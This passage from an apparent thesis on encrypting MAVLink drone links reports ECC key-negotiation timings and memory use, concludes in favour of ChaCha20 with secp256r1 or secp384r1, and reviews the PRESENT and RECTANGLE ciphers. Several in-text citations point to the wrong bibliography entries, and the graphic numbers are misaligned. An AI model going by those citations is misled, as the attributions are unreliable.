
Key Negotiation Times

Before analyzing the results, it is important to note that the reported times also include the latency caused by wireless communication between the source (GCS) and the receiver (DRONE). However, this effect is negligible because the tests were performed locally, with both Raspberry Pis connected to the same wireless network, minimizing possible transmission delays.

As shown in Graphic 9, the key exchange time increases as the size of the elliptic curves increases. This happens because larger curves require more complex mathematical operations and a higher number of processing cycles to compute the points on the curve, leading to greater computational load.

The *secp224r1* curve shows the lowest processing time (~0.1563 s), indicating higher computational efficiency, but at the cost of a lower security level, which is now considered insufficient for sensitive applications. On the other hand, the *secp521r1* curve is the least efficient in terms of execution time (~0.8710 s), since it requires arithmetic operations on numbers almost twice as large as those used by smaller curves. However, it provides the highest level of security among the analyzed options.

The *secp256r1* and *secp384r1* curves represent a good compromise between security and performance. In particular, a 256-bit ECC key offers a security level comparable to a 3072-bit RSA key, making it a balanced choice for embedded or resource-limited systems. This balance makes *secp256r1* and *secp384r1* especially suitable for embedded or real-time contexts—such as UAV systems or MAVLink communications—where computing resources are limited and time efficiency is critical for maintaining overall system performance.



Graphic 8


Memory Overhead

Graphic 10 shows the comparison of memory usage (in megabytes) by the secure MAVLink system during the key negotiation phase, considering the four different elliptic curves analyzed.

Since the purpose of this experiment is key negotiation, no message categorization is included at this stage.

From the graph, it can be observed that: among the four defined and tested elliptic curves, no significant differences are found. The small variations observed are likely due to minor fluctuations in the hardware used during testing.

It is important to note that memory usage during key negotiation is almost the same as that observed during message encryption. This result is particularly significant, as it shows that the negotiation phase does not introduce additional memory load, keeping the overall system impact within acceptable limits.



Graphic 9

Consequences

Overall, looking at negotiation times and memory usage, it appears that using curves like secp256r1 or secp384r1 is a good balance between efficiency, security, and resource use. This makes them especially suitable for implementing a secure MAVLink system on devices with limited computing power. Additionally, the increase in processing time compared to the normal MAVLink protocol is acceptable, since it is balanced by a significant improvement in the overall security of the MAVLink system.

Conclusion and Future Developments

This work carried out a critical analysis of the vulnerabilities and security risks related to the MAVLink protocol, which is a key part of the architecture of unmanned vehicles. As a direct response to these threats, a security solution was developed that combines both symmetric and asymmetric encryption algorithms.

The proposed solution is not a closed system. It was designed with a modular and open architecture, allowing it to evolve and improve in the future — for example, by adding new encryption protocols when needed.

The proposed solution is not a closed system, but was designed with a modular and open architecture, allowing for future evolution and improvements, particularly through the on-demand integration of new cryptographic protocols, whether symmetric or asymmetric. Among the many symmetric algorithms developed today, some have proven to be particularly efficient in IoT networks, making them suitable for devices with limited computational and energy resources. The two main ones are:

- *PRESENT*, in [8], a lightweight symmetric block cipher based on a substitution-permutation network (SPN) is presented. It is designed for use in low-power scenarios. The algorithm can accept an 80-bit or 128-bit encryption key and processes input in 64-bit blocks. It then performs 32 rounds of transformation before producing the output. Furthermore, [9] provides a hardware implementation of the PRESENT cipher aimed at minimizing area usage, making it suitable for resource-constrained environments. Regarding security analyses, various studies have highlighted theoretical vulnerabilities in reduced versions of the cipher. In particular, differential and linear attacks have shown the ability to reduce the attack complexity compared to brute force on cipher versions up to 26–28 rounds, out of the 32 rounds in the considered version [10], [11]. A biclique cryptanalysis study [12] showed only slight improvements over exhaustive attacks, with a complexity of approximately $2^{79.49}$ instead of 2^{80} for PRESENT-80, and approximately $2^{127.32}$ instead of 2^{128} for PRESENT-128.
- *RECTANGLE*, in [13], a lightweight symmetric block cipher based on SPN is presented. The algorithm uses an 80-bit or 128-bit encryption key and operates on a 64-bit input block. It then performs 25 transformation iterations before producing the ciphertext. However, regarding security analysis, [14] highlighted a linear attack requiring less effort than an exhaustive search, indicating a significant weakness.

Overall, PRESENT appears to be the most suitable for lightweight applications, thanks to its higher security compared to RECTANGLE. It is, however, clear that these algorithms do not offer the same cryptographic robustness as solutions like AES, making them less suitable for contexts requiring long-term security.

It is evident that, although designed to be lightweight, these algorithms still need to be evaluated within the specific context of the solution presented in this work. The two algorithms in question were not employed in the present work due to the lack of secure, correct, and

reliable implementations available online. Therefore, using them would require a custom implementation with all necessary precautions.

One possible future development is the proposal and implementation of a third version of the protocol that directly integrates support for symmetric encryption and key management within the protocol and its frame structure. In this way, the encryption process would be embedded into MAVLink's standard serialization mechanism, eliminating the need to introduce an additional layer between serialization and transmission.

By adding cryptographic techniques directly to the MAVLink source code, it was possible to perform an in-depth experimental study. The performance evaluations clearly showed the effectiveness and practicality of the solution, highlighting the following results:

- Symmetric encryption (secrecy): the ChaCha20 algorithm proved to be an excellent choice for MAVLink security. It was able to keep messages secret without causing significant performance loss, offering a good balance between security and speed.
- Asymmetric encryption (key management): for implementing dynamic key management in the MAVLink system, the secp256r1 and secp384r1 curves provided the ideal compromise. They offer a great balance between computational efficiency, security strength, and resource use (CPU and memory), making them well suited for low-resource environments such as unmanned vehicles.

Bibliografia

[1] «MAVLink,» [Online]. Available: https://mavlink.io/en/.

[2] M. Chongju e H. Anwar, «MavSec: A safer version of MavLink,» *IEEE,* 2024.

[3] A. H. Muhammad, M. Mujahid, K. Mohsin e M. K. A. K. Syed, «MAVLink Protocol: A Survey of Security Threats and Countermeasures,» *IEEE,* 2024.

[4] D. Fei, G. Jinai, W. Wen, Z. Yuwen, C. Sang-Yoon e F. Wenjun, «Exploiting the Vulnerabilities in MAVLink Protocol for UAV Hijacking,» *IEEE,* 2024.

[5] H. Xu, H. Zhang, J. Sun, W. Xu, W. Wang, H. Li e J. Zhang, «Experimental Analysis of MAVLink Protocol Vulnerability on UAVs Security Experiment Platform,» *3rd International Conference on Industrial Artificial Intelligence (IAI),* pp. 1-6, 2021.

[6] E. K. Ghada e H. H. Soukaena, «DMAV: Enhanced MAV Link Protocol Using Dynamic,» *International Journal of Online and Biomedical Engineering (iJOE),* vol. 18, n. 11, 2022.

[7] A. Merabet, A. Lakas, A. N. Belkacem, A. Benamarouche e P. Silva, «eMAVLink: Enhancing MAVLink for Secure and Robust UAV Communication,» *2025 International Wireless Communications and Mobile Computing (IWCMC),* pp. 692-697, 2025.

[8] B. A, R. K. L, L. G, P. C, P. A, J. B. R. M, S. Y e V. C, «PRESENT: An Ultra-Lightweight Block Cipher,» *Lecture Notes in Computer Science, Springer, Berlin, Heidelberg.,* vol. 4727, 2007.

[9] R. Parthasarathy e P. Saravanan, «Efficient Hardware Implementation of PRESENT Lightweight Cipher,» *2023 International Conference on Intelligent Systems for Communication, IoT and Security (ICISCoIS),* pp. 556-561, 2023.

[10] Z. WenTao, B. ZhenZhen, L. DongDai, R. Vincent, Y. BoHan e V. Ingrid, «RECTANGLE: a bit-slice lightweight block cipher suitable for multiple platforms.,» *Science China Information Sciences,* 2015.

[11] A. Biryukov, A. Roy e V. Velichkov, «Differential Analysis of Block Ciphers SIMON and SPECK,» pp. 546-570, 2014.

[12] F. Abed, C. Forler, E. List, S. Lucks e J. Wenzel, «Biclique Cryptanalysis of the PRESENT and LED Lightweight Ciphers,» 2012.

[13] G. Leander, «On linear hulls, statistical saturation attacks, PRESENT and a cryptanalysis of PUFFIN,» *Proceedings of the 30th Annual International Conference on Theory and Applications of Cryptographic Techniques: Advances in Cryptology,* p. 303–322, 2011.

[14] T. Omrani, R. Rhouma e L. Sliman, «Lightweight Cryptography for Resource-Constrained Devices: A Comparative Study and Rectangle Cryptanalysis,» 2018.